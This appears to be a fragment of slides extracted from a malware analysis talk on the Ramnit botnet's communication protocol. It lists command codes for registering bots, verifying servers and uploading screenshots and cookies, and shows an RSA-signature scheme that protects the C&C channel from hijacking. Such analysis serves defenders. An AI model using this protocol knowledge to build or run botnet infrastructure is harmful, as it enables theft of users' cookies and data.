


| | |
|----|-------------------|
| E2 | Register bot |
| 51 | Verify server |
| 10 | Upload screenshot |
| 15 | Upload cookies |
| F0 | Get commands |
| | ... |

Ramnit communication protocol




Ramnit communication



Ramnit communication


BOT




C&C
Server



Ramnit communication




Ramnit communication



Hijacking protection

$$\text{SignatureA} = \text{RSA}(\text{PrivKeyA}, \text{SHA1}(33.170.22.50))$$

$$\text{RSA}(\text{PubKeyB}, \text{SignatureA}) \neq \text{SHA1}(33.170.22.50)$$



